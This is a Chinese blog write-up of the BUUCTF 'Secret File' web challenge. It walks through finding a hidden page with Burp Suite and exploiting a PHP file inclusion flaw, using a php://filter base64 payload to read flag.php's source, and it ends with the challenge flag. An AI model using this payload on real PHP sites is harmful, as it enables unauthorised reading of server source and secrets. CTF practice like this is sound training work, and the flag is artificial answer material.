

buuctf web Secret File

原创

4Walls_ 于 2020-10-12 13:43:49 发布 207 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_50647304/article/details/109015660

版权

打开链接

```
19ac6a3b-358e-4c02-8488-14ac228ca942.node3.buuoj.cn
```

你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！

https://blog.csdn.net/qq_50647304

直接F12查看源代码，发现一个超链接Archive_room.php

```
<body style="background-color:black;"><br><br><br><br><br><br>
  <h1 style="font-family:verdana;color:red;text-align:center;">你
  <p style="font-family:arial;color:red;font-size:20px;text-align
  <a id="master" href="/Archive_room.php" style="background-colo
  <div style="position: absolute;bottom: 0;width: 99%;"><p align=
</body>
```

https://blog.csdn.net/qq_50647304

访问该链接

我把他们都放在这里了，去看看吧

SECRET

https://blog.csdn.net/qq_50647304

点击**secret**跳转到**end.php**页面




跳转的时间很快，我们要用抓包工具**burp suite**

先打开拦截请求



https://blog.csdn.net/qq_50647304

在火狐浏览器打开代理设置



地址栏输入题目链接，回车，发现**burpsuite**闪动说明抓到了包，点击发包，在**HTTP**历史记录中查看记录，发现**secr3t.php**

1279	http://19ac6a3b-358e-4c0...	GET	/action.php	
1278		GET	/public/common/libs/jquery/jquer...	✓
1277		POST	/submit/activity-stream/sessions...	
1276		GET	/public/common/libs/iquerv/iquer...	✓

请求 响应

Raw 头 Hex HTML Render

```

HTTP/1.1 302 Found
Server: openresty
Date: Sun, 11 Oct 2020 11:46:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>

```

https://blog.csdn.net/qq_50647304

访问 <http://19ac6a3b-358e-4c02-8488-14ac228ca942.node3.buuoj.cn/secr3t.php>

```

<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
//flag放在了flag.php里
?>
</html>

```

https://blog.csdn.net/qq_50647304

访问 <http://19ac6a3b-358e-4c02-8488-14ac228ca942.node3.buuoj.cn/flag.php>,发现什么都没有



那么有可能是php伪协议中的 `php://filter`，可以用来读取文件和源码，上面的源码中的变量 `file` 是以 `get` 方式提交的

payload:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



得到一串 **base64** 编码，直接 **F12** 在查看器中双击复制该编码并解码得到 **flag**

```
body style="background-color:black; color:red; text-align:center;">
<h1 style="font-family:verdana;color:red;text-align:center;">啊哈!
你找到我了! 可是你看不到我QAQ~~~</h1><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
  <?php
    echo "我就在这里";
    $flag = 'flag{2e7d3291-c81e-44bc-ae70-e46890d2db24}';
    $secret = 'jiAng_Luyuan_w4nts_a_g1rfri3nd'
  ?>
</p>
</body>
</html>
```

https://blog.csdn.net/qq_50647304